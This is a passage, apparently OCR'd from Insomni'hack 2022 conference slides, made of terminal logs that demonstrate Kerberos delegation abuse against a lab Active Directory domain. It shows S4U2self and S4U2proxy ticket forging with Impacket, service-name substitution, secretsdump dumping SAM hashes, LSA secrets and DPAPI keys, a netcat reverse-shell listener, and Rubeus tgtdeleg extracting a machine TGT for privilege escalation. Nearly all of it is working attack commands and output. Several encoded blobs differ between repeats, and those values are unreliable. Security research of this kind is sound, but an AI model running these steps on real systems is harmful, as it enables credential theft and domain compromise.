[*] Impersonating domainadmin
[*]     Using additional ticket domainadmin@cifs_self-pc-kcd@INSOMNI.HACK.ccache instead of S4U2Self
[*]     Requesting S4U2Proxy
[*] Saving ticket in domainadmin@cifs_sv01@INSOMNI.HACK.ccache
[Mar 19, 2022 - 17:43:53 (CET)] exegol-insomnihack /workspace # KRB5CCNAME='domainadmin@cifs_sv01@INSOMNI.HACK.ccache' secretsdump -k -no-pass 'insomni.hack'/@sv01
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x9c6ed5ba9d04147e66d2eee9d29f5c12
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4e2a18759b816679e07996cd8adace05:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
INSOMNIHACK\SV01$:plain_password_hex:510043004b005a004c005a00280053002a005c005c0030005400250051002000600027002800480048003000 4a00250022006500690060078005e0044004e002c005f005f002a002b00740036007300 3e002b0077003f0046006c00250042002e00330048005600 6e00500045004800590049004600 3f004f006a0071006a002c00540069002600 5b006100450063005200340020 04500620054005200 3e006d006c002c002c003b00780075002600 3e0021006b0069004d006e005c004f006600380060020003f002b004300690063006d0027004c004f00540054002700490064005e00770051007600780025 00
INSOMNIHACK\SV01$:aad3b435b51404eeaad3b435b51404ee:4bffa64706084c4257c99415c7282789:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x305833085372ff5ceca447eec57c26bbff4b3a3d
dpapi_userkey:0x0439e9633311a5b37c3634bb50eb80a0c18549ef
[*] NL$KM
 0000   B8 17 6A 22 A3 E7 15 9C  28 49 64 99 DD 44 35 78   ..j"....(Id..D5x
 0010   51 9C D0 3E 38 18 66 D7  47 0D 5D FF 4E 50 5F 6C   Q..>8.f.G.].NP_l
 0020   C6 B0 DA 14 5A 6C 69 5F  2B EC C2 CD 6A D9 1E FC   ....Zli_+...j...
 0030   49 D6 52 E4 97 A8 1F 5F  18 29 FA FF BA AB DB 4B   I.R...._.).....K
NL$KM:b8176a22a3e7159c28496499dd443578519cd03e381866d7470d5dff4e505f6cc6b0da145a6c695f2becc2cd6ad91efc49d652e497a81f5f1829faffbaabdb4b
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```



S4U2proxy abuse

> Double KCD

```
[Mar 19, 2022 - 19:13:13 (CET)] exegol-insomnihack /workspace # getST.py -self -impersonate 'domainadmin' -dc-ip dc01 'insomni.hack'/'self-pc-kcd-pt$':'baguette'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Requesting S4U2self
[*] Saving ticket in domainadmin@self-pc-kcd-pt$@INSOMNI.HACK.ccache
[Mar 19, 2022 - 19:13:33 (CET)] exegol-insomnihack /workspace # getST.py -additional-ticket 'domainadmin@self-pc-kcd-pt$@INSOMNI.HACK.ccache' -impersonate 'domainadmin' -spn 'cifs/self-pc-kcd' 'insomni.hack'/'self-pc-kcd-pt$':'baguette'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Using additional ticket domainadmin@self-pc-kcd-pt$@INSOMNI.HACK.ccache instead of S4U2Self
[*]     Requesting S4U2Proxy
[*] Saving ticket in domainadmin@cifs_self-pc-kcd@INSOMNI.HACK.ccache
[Mar 19, 2022 - 19:13:45 (CET)] exegol-insomnihack /workspace # getST.py -additional-ticket 'domainadmin@cifs_self-pc-kcd@INSOMNI.HACK.ccache' -impersonate 'domainadmin' -spn 'cifs/sv01' 'insomni.hack'/'self-pc-kcd$':'baguette'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Using additional ticket domainadmin@cifs_self-pc-kcd@INSOMNI.HACK.ccache instead of S4U2Self
[*]     Requesting S4U2Proxy
[*] Saving ticket in domainadmin@cifs_sv01@INSOMNI.HACK.ccache
[Mar 19, 2022 - 19:14:06 (CET)] exegol-insomnihack /workspace # KRB5CCNAME='domainadmin@cifs_sv01@INSOMNI.HACK.ccache' secretsdump -k -no-pass 'insomni.hack'/@sv01
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x9c6ed5ba9d04147e66d2eee9d29f5c12
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4e2a18759b816679e07996cd8adace05:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
INSOMNIHACK\SV01$:plain_password_hex:510043004b005a004c005a00280053002a005c005c00300054002500510020006000270028004800480030004a00250022006500690060078005e0044004e002c005f005f002a002b00740036007300 3e002b0077003f0046006c00250042002e00330048005600 6e0050004500480059004906003f004f006a0071006a002c00540069002600 5b006100450063005200340020 02d00450062005400520030 06d006c002c002c003b007800750026003e0021006b0069004d006e005c004f00660038006a0020003f002b004300690063006d0027004c004f00540054002700490064005e00770051007600780025 00
INSOMNIHACK\SV01$:aad3b435b51404eeaad3b435b51404ee:4bffa64706084c4257c99415c7282789:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x305833085372ff5ceca447eec57c26bbff4b3a3d
dpapi_userkey:0x0439e9633311a5b37c3634bb50eb80a0c18549ef
[*] NL$KM
 0000   B8 17 6A 22 A3 E7 15 9C  28 49 64 99 DD 44 35 78   ..j"....(Id..D5x
 0010   51 9C D0 3E 38 18 66 D7  47 0D 5D FF 4E 50 5F 6C   Q..>8.f.G.].NP_l
 0020   C6 B0 DA 14 5A 6C 69 5F  2B EC C2 CD 6A D9 1E FC   ....Zli_+...j...
 0030   49 D6 52 E4 97 A8 1F 5F  18 29 FA FF BA AB DB 4B   I.R...._.).....K
NL$KM:b8176a22a3e7159c28496499dd443578519cd03e381866d7470d5dff4e505f6cc6b0da145a6c695f2becc2cd6ad91efc49d652e497a81f5f1829faffbaabdb4b
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```



S4U2self abuse

Capgemini

S4U2self abuse

> S4U2self still produces ST if user protected against delegation

```
[Mar 19, 2022 - 20:38:34 (CET)] exegol-insomnihack /workspace # getST.py -self -impersonate 'domainadmin' -dc-ip dc01 'insomni.hack'/'self-pc-kcd$':'baguette'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Requesting S4U2self
[*] Saving ticket in domainadmin@self-pc-kcd$@INSOMNI.HACK.ccache
[Mar 19, 2022 - 20:38:56 (CET)] exegol-insomnihack /workspace # getST.py -self -impersonate 'protected_admin' -dc-ip dc01 'insomni.hack'/'self-pc-kcd$':'baguette'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating protected_admin
[*]     Requesting S4U2self
[*] Saving ticket in protected_admin@self-pc-kcd$@INSOMNI.HACK.ccache
[Mar 19, 2022 - 20:39:04 (CET)] exegol-insomnihack /workspace # getST.py -self -impersonate 'sensitive_admin' -dc-ip dc01 'insomni.hack'/'self-pc-kcd$':'baguette'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating sensitive_admin
[*]     Requesting S4U2self
[*] Saving ticket in sensitive_admin@self-pc-kcd$@INSOMNI.HACK.ccache
[Mar 19, 2022 - 20:39:10 (CET)] exegol-insomnihack /workspace # describeTicket 'sensitive_admin@self-pc-kcd$@INSOMNI.HACK.ccache'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : sensitive_admin
[*] User Realm                    : insomni.hack
[*] Service Name                  : self-pc-kcd$
[*] Service Realm                 : INSOMNI.HACK
[*] Start Time                    : 19/03/2022 20:39:08 PM
[*] End Time                      : 20/03/2022 06:39:08 AM
[*] RenewTill                     : 20/03/2022 20:39:10 PM
[*] Flags                         : (0xa10000) renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : 3F/fHx0pW+nfjDTlrrLNbg==
```


S4U2self abuse

> SPN (`sname`) is not protected

```
[Mar 19, 2022 - 20:39:10 (CET)] exegol-insomnihack /workspace # describeTicket 'sensitive_admin@self-pc-kcd$@INSOMNI.HACK.ccache'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : sensitive_admin
[*] User Realm                    : insomni.hack
[*] Service Name                  : self-pc-kcd$
[*] Service Realm                 : INSOMNI.HACK
[*] Start Time                    : 19/03/2022 20:39:08 PM
[*] End Time                      : 20/03/2022 06:39:08 AM
[*] RenewTill                     : 20/03/2022 20:39:10 PM
[*] Flags                         : (0xa10000) renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : 3F/fHx0pW+nfjDTlrrLNbg==
[*] Kerberoast hash               : $krb5tgs$23$*USER$INSOMNI.HACK$self-pc-kcd$*$ba0542675ee2dc616969e8afc867e0a5$648b226b11e5c0bcb406f9baecc08cdcc1560e75f8acfe98df29d4b5f7aa5378e3d7e1c430
1c05fb2e8af9ec72cf136fd1e36ce3f22edaa53368c7141126cdce687c74c8b11c3fca40cc4884309dc834bb9836794c0b64ea06bfc54a1329d00a120539e11609db8f2c53991d7e6b5a65a9184d813f3d0610f13113d47ee58da622adddd
498a24682620ff6dd9e53fa115654aabb479795526121a493ca2dd14606e84c38e426bf0864252c1825cb1ee54c3991d599323681d8f1f9741749a19055de253a159ab34eb7f56aeb0352d653ee971768539d7bd2891db44a401bd7e7eaa
4bc3ff181664750bd436aee1545bfe48f222a0e3a040b2704935599ff551543c2823550dabbe75d07756d719fea0a94904785926f91060aca0be685d008f1518b3efb1ee6232872ec46b24ec3fc8f39f91900ac0cfa9f64d64f28fe23955
54e6ad27d0c2e4eadcf055f8f0034c429ad56cb4de4f449ed48fed96ee8e3406c3d3e0d90259391b1160906591fde09a9e282d7c5c01f4cafa7ad684a5595ea9c04ef53be6440018524679 90fdc45ffae74f90c8c120af9743abd000ecf6
a1abdedd31cc5ac0a362527f81f5c3bb5011efc5ead70a5a81944cfb571d34d85a9edfa3cca0b8c2794ce68bff5c38ec2aedfd96ae70bc320562dd801086b8c95fa02f233ad1d9c8608bdafb9fe403b89561b40cbcefc64db48bd344e3be3
903fe02cb2597c074774b6aa4af0311cacd86d15275afce81d289e4ea8f0ab22beb85d00b8e94c66026e598ada5233b83e967af5c074c03e2aedc5d69dcc39c448cb4533bcab61a45e63dd5825f459fd2501e1906402f8df8cedeb9f88ce
765209899080 3fc139ffd98a4b56e34c030fb21ee6d7c638c2b638a52348614648a12935d4683bc1360eaa6be9e0eb8de68237fc6683e590bb98acf95023ac7bd1613b1a056b7c47f33449c14bd6365472bc3ef5c1f4028414b926f46a4f
4e699409da85e294815facbc0e2ad43f20610572c3d655ec8b6d95d1af83668bfe45def69edd34d1ea2f77a22e04b965b11314ea7885747e37eac153d7c8dd88aeab4ff8c7ba60b0baa87350c3e0b25f4870999cbdcdf3606de02eab8945
b42e0d42f0b69925526bc3c58f7f4726f314f457b4977004dbd87d5e37d01295e3d79402aa04c559e1ef1a7e088624d1ce5560a8b18a690c6aefc15ad719af03390668c6819cbb1096299e8ed484f2efa1cad9012804644537b313cc5de0
78b46834db179d48bd71d7bac379e2e6c29332ffb2c1f4118e022bf69bf8220cba11706256f84a5aaa94e8da5373fb146e6e3630fe338a51c557e271d36cd8a8d6fcd90f013dda967847dd7b3bf609bb1360ad84b9fb1385860a9d38c414
556f2f210d60810fad6b99855dc38f4a352583fc99aa7cd11fa66ed4c4e62ec27cbf76279ab0dc423a358b0ebe39bfdfc484b750b6dc21deb322def1fd8ecdf2c92741f41896fc42daa159
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name              : self-pc-kcd$
[*]   Service Realm             : INSOMNI.HACK
[*]   Encryption type           : rc4_hmac (etype 23)
[-] Could not find the correct encryption key! Ticket is encrypted with rc4_hmac (etype 23), but no keys/creds were supplied
[Mar 19, 2022 - 20:39:19 (CET)] exegol-insomnihack /workspace # tgssub.py -in 'sensitive_admin@self-pc-kcd$@INSOMNI.HACK.ccache' -out 'new_ticket.ccache' -altservice 'cifs/self-pc-kcd'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Changing service from self-pc-kcd$@INSOMNI.HACK to cifs/self-pc-kcd@INSOMNI.HACK
[*] Saving ticket in new_ticket.ccache
[Mar 19, 2022 - 20:41:09 (CET)] exegol-insomnihack /workspace # describeTicket 'new_ticket.ccache'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : sensitive_admin
[*] User Realm                    : insomni.hack
[*] Service Name                  : cifs/self-pc-kcd
[*] Service Realm                 : INSOMNI.HACK
[*] Start Time                    : 19/03/2022 20:39:08 PM
[*] End Time                      : 20/03/2022 06:39:08 AM
[*] RenewTill                     : 20/03/2022 20:39:10 PM
[*] Flags                         : (0xa10000) renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : 3F/fHx0pW+nfjDTlrrLNbg==
```

S4U2self abuse

> LPE primitive
> Stealthier Silver Ticket



LPE primitive

> TGT delegation trick

```
[Mar 20, 2022 - 00:54:00 (CET)] exegol-insomnihack /workspace # nc -lnvp 1337
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 192.168.56.201.
Ncat: Connection from 192.168.56.201:49851.
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\inetpub\wwwroot> whoami
whoami
iis apppool\defaultapppool
PS C:\inetpub\wwwroot> .\Rubeus.exe tgtdeleg /nowrap
.\Rubeus.exe tgtdeleg /nowrap


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0


[*] Action: Request Fake Delegation TGT (current user)

[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/dc01.insomni.hack'
[+] Kerberos GSS-API initialization success!
[+] Delegation requset success! AP-REQ delegation ticket is now in GSS-API output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache: 1QIerFTEPGlvgZMDklL0tY0yR5vZ4ayhRLstMLASydA=
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):

      doIFBDCCBQCgAwIBBaEDAgEWooIEDDCCBAhhggQEMIIEAKADAgEFoQ4bDElOU09NTkkuSEFDS6IhMB+gAwIBAqEYMBYbBmtyYnRndBsMSU5TT01OSS5IQUNLo4IDxDCCA8CgAwIBEqEDAgECooIDsgSCA65aob2ZB4yL4k2qCOgTuOO9uPUqTY
31Pjv5MUI6/N78q9tLNgg/y4mwM6uQt7TLF9hsYBUEYKQNzvSWkuLxNrfE7iLTEQyKpTORpPwdDsxu0Fb3m5K24fMAeqhCEPEJIbEp2kjxIb2oU9jd2JGzZFX5uKffQmGBB59WDTvjnPgCwfcEyHR7aGD0pW6p21m5QB+B6re4SGqIXYRbbrZeDBMi6V
fVjWjXv3gacyZyZgikICkL6pk+K3NIXWPEG0HeAcdmEfEKDpgUO7mc2WpON6PNkugOA+gev3GAVvoDrwcd5/VQyaD/y+LOJnRvxY+onNLCeyf209UOW98+ipB/8+IMqBlG9EQqCL2CvM5qflrSCg3SIs2RgOsix2qtXhO/yzTFXhe7V7LkTrj37OLV+8
Qix42f4H3oAIVd0F+8tqFHsGMpADnAZVAHaHWhOLLRxyVVO2g9IP4NQuY30X6cpKojORoEi6ViEzZZeCPU5FaVa0GTBH3tFmNbCr8sCVyibxo3uJNqWS+2mxL5QwKO+atRIXkQT9kO2EoZtRLRwItevw0lJXBnISZe7TyrQuTxFAxJbtUstn5uKgWXQI
5mY+d95j/g2w5MHX/K4N0L97F7f5P1G1Ed4RYGIV5Lg5laSarOUhYQLWoBH9SCx+wzu6rQxxAIcP3CsDtyJ4FLm+oxYMo4K3YFu9iTqasJGgC6kA7kp8MjFQ13gEroGrFvJtDef02xNiwVwiZSkrpZ+2dB9/HU6mC8bDlIr+vI/PQvf59HqUrkAKe2F5
TVllTs37gGEoAcdKisyPjXjJXeRKNMjBK/BHhB9i8RJqMzqlM7Zry6YDKj5dxYeqSmstmOYRHzSN/XiMCppu2HSVAz/C/aVnijAAT8uPyZYWme3JkKaqbPdg/+gcFqBxXpsOHqotfAfwaGdkbf3AmbyNxIr8khiiH2LhPMSkkaUt3sMJt5ayeC/+SIfL
afPSahkQUdYo8biIeMWLL4RPTSb90L3p5ramuuQVdG1b9hkgVpy239+lSQJ5vg9FKrSt2544RdYFJ/ANZBiXo5AtjDghZ61RfBHLMTzpSset7SxIiXHAXxF2fU8aJkWKHe3ROtcmVZZ2/OC1nLnlc/pd8I5Zd8G4t0LSGrodjc+cBFJW5h0JZikk6zQq
3RwaXMwongfeXEMFFN0zbnvx7dztB+ggwM3l09DddqArO+PD6mqbKllq+DChckxJ2iDP7jq6ixoz1ovg3em8GC2XfSgyGbeW2PpNGjgeMwgeCgAwIBAKKB2ASB1X2B0jCBz6CBzDCByTCBxqArMCmgAwIBEqEiBCD7S73riuh5KH8F8d232hwXLSdbFY
QsFRORd96GmbUOE6EOGwxJTlNPTU5JLkhBQ0uiEjAQoAMCAQGhCTAHGwVTVjAxJKMHAwUAYKEAAKURGA8yMDIyMDMxOTIyMzEyM1qmERgPMjAyMjAzMjAwODMxMjNapxEYDzIwMjIwMzI2MjIzMTIzWqgOGwxJTlNPTU5JLkhBQ0upITAfoAMCAQKhGD
AWGwZrcmJ0Z3QbDElOU09NTkkuSEFDSw==
PS C:\inetpub\wwwroot>
```

LPE primitive

> TGT delegation trick

```
[Mar 20, 2022 - 01:02:15 (CET)] exegol-insomnihack /workspace # echo 'doIFBDCCBQCgAwIBBaEDAgEWooIEDDCCBAhhggQEMIIEAKADAgEFoQ4bDElOU09NTkkuSEFDS6IhMB+gAwIBAqEYMBYbBmtyYnRndBsMSU5TT01OSS5IQUN
Lo4IDxDCCA8CgAwIBEqEDAgECooIDsgSCA65aob2ZB4yL4k2qCOgTuOO9uPUqTY31Pjv5MUI6/N7Bq9tLNgg/y4mwM6uQt7TLF9hsYBUEYKQNzvSWkuLxNrfE7iLTEQyKpTORpPwdDsxu0Fb3m5K24fMAeqhCEPEJIbEp2kjxIb2oU9jd2JGzZFX5uKff
QmGBB59WDTvjnPgCwfcEyHR7aGD0pW6p21m5QB+B6re4SGqIXYRbbrZeDBMi6VfVjWjXv3gacyZyZgikICkL6pk+K3NIXWPEG0HeAcdmEfEKDpgUO7mc2WpON6PNkugOA+gev3GAVvoDrwcd5/VQyaD/y+LOJnRvxY+onNLCeyf209UOW98+ipB/8+IMq
BlG9EQqCL2CvM5qflrSCg3SIs2RgOsix2qtXhO/yzTFXhe7V7LkTrj37OLV+8Qix42f4H3oAIVd0F+8tqFHsGMpADnAZVAHaHWhOLLRxyVVO2g9IP4NQuY30X6cpKojORoEi6ViEzZZeCPU5FaVa0GTBH3tFmNbCr8sCVyibxo3uJNqWS+2mxL5QwKO+a
tRIXkQT9kO2EoZtRLRwItevw0lJXBnISZe7TyrQuTxFAxJbtUstn5uKgWXQI5mY+d95j/g2w5MHX/K4N0L97F7f5P1G1Ed4RYGIV5Lg5laSarOUhYQLWoBH9SCx+wzu6rQxxAIcP3CsDtyJ4FLm+oxYMo4K3YFu9iTqasJGgC6kA7kp8MjFQ13gEroGrF
vJtDef02xNiwVwiZSkrpZ+2dB9/HU6mC8bDlIr+vI/PQvf59HqUrkAKe2F5TVllTs37gGEoAcdKisyPjXjJXeRKNMjBK/BHhB9i8RJqMzqlM7Zry6YDKj5dxYeqSmstmOYRHzSN/XiMCppu2HSVAz/C/aVnijAAT8uPyZYWme3JkKaqbPdg/+gcFqBxXp
sOHqotfAfwaGdkbf3AmbyNxIr8khiiH2LhPMSkkaUt3sMJt5ayeC/+SIfLafPSahkQUdYo8biIeMWLL4RPTSb90L3p5ramuuQVdG1b9hkgVpy239+lSQJ5vg9FKrSt2544RdYFJ/ANZBiXo5AtjDghZ61RfBHLMTzpSset7SxIiXHAXxF2fU8aJkWKHe3
ROtcmVZZ2/OC1nLnlc/pd8I5Zd8G4t0LSGrodjc+cBFJW5h0JZikk6zQq3RwaXMwongfeXEMFFN0zbnvx7dztB+ggwM3l09DdddqArO+PD6mqbKllq+DChckxJ2iDP7jq6ixoz1ovg3em8GC2XfSgyGbeW2PpNGjgeMwgeCgAwIBAKKB2ASB1X2B0jCBz6
CBzDCByTCBxqArMCmgAwIBEqEiBCD7S73riuh5KH8F8d232hwXLSdbFYQsFROrd96GmbUOE6EOGwxJTlNPTU5JLkhBQ0upITAfoAMCAQKhGDAWGwZrcmJ0Z3QbDElOU09NTkkuSEFDSw==' | base64 -d > sv01_tgt.kirbi
[Mar 20, 2022 - 01:02:37 (CET)] exegol-insomnihack /workspace # ticketConverter.py sv01_tgt.kirbi sv01_tgt.ccache
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] converting kirbi to ccache...
[+] done
[Mar 20, 2022 - 01:02:41 (CET)] exegol-insomnihack /workspace # describeTicket 'sv01_tgt.ccache'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : SV01$
[*] User Realm                    : INSOMNI.HACK
[*] Service Name                  : krbtgt/INSOMNI.HACK
[*] Service Realm                 : INSOMNI.HACK
[*] Start Time                    : 19/03/2022 23:31:23 PM
[*] End Time                      : 20/03/2022 09:31:23 AM
[*] RenewTill                     : 26/03/2022 23:31:23 PM
[*] Flags                         : (0x60a10000) forwardable, forwarded, renewable, pre_authent, enc_pa_rep
[*] KeyType                       : aes256_cts_hmac_sha1_96
[*] Base64(key)                   : +0u964roeSh/BfHdt9ocFy0nWxWELBUTkXfehpm1DhM=
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name                : krbtgt/INSOMNI.HACK
[*]   Service Realm               : INSOMNI.HACK
[*]   Encryption type             : aes256_cts_hmac_sha1_96 (etype 18)
[-] Could not find the correct encryption key! Ticket is encrypted with aes256_cts_hmac_sha1_96 (etype 18), but no keys/creds were supplied
```

LPE primitive

> S4U2self abuse

```
[Mar 20, 2022 - 01:03:45 (CET)] exegol-insomnihack /workspace # KRB5CCNAME='sv01_tgt.ccache' getST.py -self -impersonate 'sensitive_admin' -altservice 'cifs/sv01' -dc-ip dc01 -k -no-pass 'insomni.hack'/'sv01$'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Using TGT from cache
[*] Impersonating sensitive_admin
[*]     Requesting S4U2self
[*] Changing service from sv01$@INSOMNI.HACK to cifs/sv01@INSOMNI.HACK
[*] Saving ticket in sensitive_admin@cifs_sv01@INSOMNI.HACK.ccache
[Mar 20, 2022 - 01:04:17 (CET)] exegol-insomnihack /workspace # describeTicket 'sensitive_admin@cifs_sv01@INSOMNI.HACK.ccache'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : sensitive_admin
[*] User Realm                    : insomni.hack
[*] Service Name                  : cifs/sv01
[*] Service Realm                 : INSOMNI.HACK
[*] Start Time                    : 20/03/2022 01:04:16 AM
[*] End Time                      : 20/03/2022 09:31:23 AM
[*] RenewTill                     : 26/03/2022 23:31:23 PM
[*] Flags                         : (0x20a10000) forwarded, renewable, pre_authent, enc_pa_rep
[*] KeyType                       : aes256_cts_hmac_sha1_96
[*] Base64(key)                   : fGI2banrV472ptpyiItUjc7DbWrptB8xn0Jd2GOZ6Vg=
[-] AES256 in use but no '-u/--user' passed, unable to generate crackable hash
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name                : cifs/sv01
[*]   Service Realm               : INSOMNI.HACK
[*]   Encryption type             : aes256_cts_hmac_sha1_96 (etype 18)
[-] Could not find the correct encryption key! Ticket is encrypted with aes256_cts_hmac_sha1_96 (etype 18), but no keys/creds were supplied
[Mar 20, 2022 - 01:04:28 (CET)] exegol-insomnihack /workspace # KRB5CCNAME='sensitive_admin@cifs_sv01@INSOMNI.HACK.ccache' secretsdump -k -no-pass 'insomni.hack'/@sv01
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0x9c6ed5ba9d04147e66d2eee9d29f5c12
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4e2a18759b816679e07996cd8adace05:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
INSOMNIHACK\SV01$:plain_password_hex:510043004b005a004c005a00280053002a005c005c00300054002500510020006000270028004800480030004a00250022006500690060d0078005e0044004e002c005f005f002a002b00740036007300 3e002b0077003f0046006c0025004200 2e00330048005600 6e00500045004800590049004600 3f004f006a0071006a002c00540069002600 5b006100450063005200340020 4d00450062005400520030 06e005c002c002c003b00780075002600 3e0021006b0069004d006e005c004f00660038006a0020003f002b004300690063006d0027004c004f00540054002700490064005e007700510076007800 2500
INSOMNIHACK\SV01$:aad3b435b51404eeaad3b435b51404ee:4bffa64706084c4257c99415c7282789:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x305833085372ff5ceca447eec57c26bbff4b3a3d
dpapi_userkey:0x0439e9633311a5b37c3634bb50eb80a0c18549ef
[*] NL$KM
 0000   B8 17 6A 22 A3 E7 15 9C  28 49 64 99 DD 44 35 78   ..j"....(Id..D5x
 0010   51 9C D0 3E 38 18 66 D7  47 0D 5D FF 4E 50 5F 6C   Q..>8.f.G.].NP_l
 0020   C6 B0 DA 14 5A 6C 69 5F  2B EC C2 CD 6A D9 1E FC   ....Zli_+...j...
 0030   49 D6 52 E4 97 A8 1F 5F  18 29 FA FF BA AB DB 4B   I.R...._.)....K
